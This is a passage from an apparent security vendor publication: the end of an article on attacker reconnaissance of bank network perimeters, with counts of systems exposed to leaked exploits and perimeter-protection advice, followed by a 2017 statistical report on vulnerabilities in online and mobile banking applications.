So the attacker has collected data on the target infrastructure and found vulnerable services, looked for information on vulnerabilities and selected exploitable ones, considered the target infrastructure in the context of vulnerabilities, and then worked out the existence of the vulnerabilities on the target system. Finally, now the attacker targets vulnerable systems with available tools.

We did not carry out any real attacks for this research, of course, but we have a good idea of what real hackers could have done. We can start by taking the latest portion of the well-known exploit pack leaked by Shadow Brokers. This pack contained many interesting exploits, including for hacking SMB, which became well-known due to the WannaCry outbreak. In our sample, the exploit would have worked on 36 systems (we collected perimeter data before the exploit archive was published). At that time, the exploits in that pack would have worked against all Windows versions. Therefore, those systems would very likely have been hackable, as was shown by WannaCry. That is only the tip of the iceberg, since the pack contained other interesting exploits as well:

- **Esteemaudit (exploit for RDP).** We think it is a mistake to place RDP services without an access control list (ACL) on the network perimeter. In our example, there were only three systems for which the exploit might work, with 31 unconfirmed.
- **Exploit kit for web servers.** The exploits aimed at web servers were likely applicable to 37 systems.
- **Exploit kit for mail servers.** On 13 systems, we found mail servers which, based on their version, were vulnerable to exploitation.


All in all, out of 3,764 available addresses, 111 were found to have potentially vulnerable services. It was highly likely that they could be hacked with that exploit pack.

When we began this research, we thought that maybe things weren't as bad as they seemed. But then WannaCry came along and changed our minds. That epidemic was so severe due to poor monitoring of the external perimeter at the affected organizations. Even after security experts had published their findings and recommendations, the overall protection level did not materially increase.

⁹ en.securitylab.ru/nvd

¹⁰ english.securitylab.ru/poc/444271.php

¹¹ goo.gl/P9aFmg (cisco.com)



Conclusions and security recommendations

So what does this mean for defenders? If an ordinary network scanner is used, IT security departments may start suspecting something. Such scanning attempts can be easily detected with IDS systems and blocked. However, will anybody really track the operation of a big-name search engine? This article has shown that:

- No substantial financial expenses are required to carry out a targeted attack against financial institutions.
- Attack preparation may be invisible to target organizations and those who protect them.
- Implementing attacks does not require NSA exploits—although some of those are publicly available, in any case.

Perimeter security is a fundamental protection vector. Trying to protect something without knowing what it is, however, is difficult and, frankly, pointless. If you do not know your own perimeter borders, you can apply the network analysis methods described in this article.

Having learned what the perimeter consists of, what is the best way to protect it? Of course, security almost always involves a tradeoff between "locking things down" and "letting people get their job done." Network perimeters may contain configuration errors: as our research has shown, too many services, including vulnerable ones, are connected to the Internet, which facilitates an intruder's access to the corporate network. Here are our recommendations for perimeter protection:

1. Identify assets that legitimately require access to the Internet.
2. Remove all other assets from the perimeter.
3. Create and follow a documented process for placing any new systems on the external perimeter.
4. Make ACLs. Minimize access to administrative interfaces, remote access, databases, and other critical services.
5. Follow an update process and devise metrics for measuring success.
6. Carry out security assessments, such as audit scanning and penetration tests.
7. Clearly identify who is in charge of any given asset, both on the business and IT sides. This reduces costs and response time when urgent system updates are needed.
8. Identify mission-critical assets in order to prioritize elimination of vulnerabilities on these assets.
9. Make an action plan for what to do when critical vulnerabilities are detected on the perimeter.

As always, security is a process. But with this information, companies can act deliberately and systematically, in order to start protecting their networks "from the outside in."

Financial applications in 2017: obvious improvements

Information Security Analytics Team

Every year, Positive Technologies assesses the overall security level of e-banking applications based on the systems it has tested for clients in the banking industry. This report contains statistics and results from analysis of online and mobile banking applications tested by Positive Technologies in 2017. The findings indicated here do not necessarily reflect the current state of other companies in the same sector. Rather, this information is intended to promote a better understanding among information security specialists of the most relevant issues in a particular sector, as well as assist in timely detection and remediation of vulnerabilities.

41 systems checked




Most of the tested systems (61%) are mobile applications, consisting roughly equally of mobile app server and client sides for Android and iOS.

Most of the tested systems were intended for individuals (79%), with the remainder for corporate clients (21%).

Most analyzed systems were operating and available for clients (61%). The remainder (39%) were testbed applications ready to go into production.

Seven vulnerabilities in every system

In 2017, an e-banking application contained an average of seven vulnerabilities, which is greater than the previous year's figure of six flaws. The distribution of vulnerability severity changed greatly. High-risk vulnerabilities were detected in "only" 56 percent of tested systems. Every year this figure goes down. In 2015, high-risk vulnerabilities were found on 90 percent of systems. Then in 2016, this figure fell to 71 percent of systems. These results suggest that companies are honing in on critical vulnerabilities.



In 2017, the percentage of high- and medium-risk vulnerabilities decreased




Every application had multiple security flaws




Mobile applications are becoming more secure.


In 8% of cases, system security was "acceptable." In 2016, 93% of mobile banking applications had a "poor" security level



Most severe vulnerability found (percentage of applications tested)



Most severe vulnerability found (percentage of online and mobile banking applications)





State of security (percentage of applications tested)

Off-the-shelf applications becoming safer


In previous years, our statistics showed that in-house banking applications were more secure. In 2016, in-house applications contained only half the number of vulnerabilities in off-the-shelf solutions. But in 2017, the situation changed: the number of vulnerabilities in off-the-shelf solutions decreased significantly. The number of flaws in in-house banking systems increased. Moreover, off-the-shelf applications also contained fewer critical vulnerabilities. Most flaws in in-house applications are caused by code vulnerabilities. This means that banks should pay more attention to training their programmers in best security practices and implementing SSDLC methodologies.



Most of the tested applications (68%) were developed by financial companies in-house



Average number of vulnerabilities of different severities in a single application




Average number of vulnerabilities per application (2017, 2016)




Production applications had
twice as many vulnerabilities
as testbed systems

Production vs. testbed applications

In 2017, most of the tested applications (61%) were in production and available to clients. Security analysis of an application before putting it into production allows taking measures for improving the application and foreseeing all possible security threats in good time, without the risk that an attacker will be the first to find and exploit them. This is the advantage of analyzing an application before making it available to clients. However, regular monitoring of production applications is just as important. New functionality and tweaks may bring new vulnerabilities.




Testbed vs. production applications



Average number of vulnerabilities of various categories in testbed and production applications

In 2017, we saw an **increase in the security level** of e-banking systems, in both online banking and mobile applications


As in previous years, the average number of vulnerabilities in production applications was higher than in testbed systems. Most security issues, in both testbed and production applications, were caused by vulnerabilities in code. A common way to minimize such vulnerabilities is to practice a Secure Software Development Lifecycle. For timely identification of vulnerabilities in code, it is necessary to perform regular audits of code quality, such as with white-box testing (including with use of automated analysis tools).




Average number of vulnerabilities of various severity in testbed and production applications


Vulnerabilities and threats in e-banking systems

No critical vulnerabilities were detected in 31 percent of online applications. By contrast, in 2016, all tested applications (except for one) contained critical vulnerabilities. Each web application had 1.3 high-severity vulnerabilities on average, which is a better result than 2016 and its 2.1 per application (compared to 4.2 per application in 2015). Part of this improvement is due to the fact that some banks already had their systems tested and remediated vulnerabilities in previous years, before turning to Positive Technologies again in 2017.




Average number of vulnerabilities of various categories (online applications)






Online banking vulnerabilities by severity level



Vulnerabilities by category


In 2017, the distribution of vulnerability types was similar across in-house and off-the-shelf applications. In-house web applications contained 4 percent more security flaws in implementation of security mechanisms (insufficient authorization or authentication, weak password policy), while applications based on off-the-shelf solutions had 4 percent more configuration vulnerabilities (insecure configuration of HTTP server headings).

The list of most common vulnerabilities is similar to last year's. The most common vulnerabilities in 2017 were Cross-Site Scripting and Insufficient Protection from Data Interception, which allow attacking bank clients (for example, by intercepting cookies and stealing credentials). More than half of online banking apps (63%) featured insufficient authorization: by exploiting this high-severity vulnerability, an intruder can access web application functions not intended for the intruder's user level.



Top 10 online banking vulnerabilities

In 2017, critical vulnerabilities of almost all types became fewer in all financial applications. Most high-severity vulnerabilities (63%) involved improper implementation of authorization. Using this kind of vulnerability, an attacker could target bank clients and obtain unauthorized access to sensitive banking information. For example, one of the analyzed online banking applications allowed an intruder to access the web server control panel and change system settings. In another application, an attacker had the ability to learn the balance of other users.




Critical vulnerabilities of online banks

There was also a significant decrease in the percentage of two-factor authentication flaws. In 2017, these vulnerabilities occurred in a quarter of online banking applications (as compared to 71% in 2016). Most of the vulnerable applications lacked protection against one-time password brute-forcing (password lifetime and/or entry attempts were not limited). It is worth noting that cybercriminals can "subscribe" on the darknet to receive the text messages sent to any phone number, enabling them to obtain one-time passwords. That is why banks should take additional measures to secure user transactions.

Vulnerabilities in financial web applications create large reputational and financial risks for banks and their clients. Security gaps can cause very tangible impacts: half of applications were vulnerable to fraudulent transactions and theft of funds. In 94 percent of analyzed applications, an intruder could access clients' personal information and sometimes even sensitive banking data (such as credit card information, account balance, and loan repayment schedules). In one third of web applications (31%), servicing of particular accounts could be disrupted, and 13 percent of applications could be fully disrupted.



100% of online banks had flaws related to implementation of protection mechanisms




Threats to iOS and Android applications


In 48 percent of mobile bank apps, at least one critical vulnerability was present. Mobile applications had an average of 0.64 high-severity vulnerabilities—fewer than in online banks.

As compared to 2016, there was a drop in the percentage of high-severity vulnerabilities (from 32% to 29%) and medium-severity vulnerabilities (from 60% to 56%). Correspondingly, the percentage of low-risk vulnerabilities increased, which can be explained by banks' strategy of tackling critical vulnerabilities first.


Almost all the mobile banking apps (except for one) were available in both Android and iOS versions, which we analyzed. In some cases, an iOS application did not contain flaws that were present in the Android version.



Mobile banking vulnerabilities by severity level




Most severe vulnerability found (percentage of mobile banking applications)




Vulnerabilities by category

Most vulnerabilities in mobile applications were caused by flaws in security mechanisms. As already noted, such flaws can also be regarded as code vulnerabilities, but we opted to consider them separately because they emerge at a different stage. Security mechanism flaws occur early in design; code vulnerabilities arise during development.

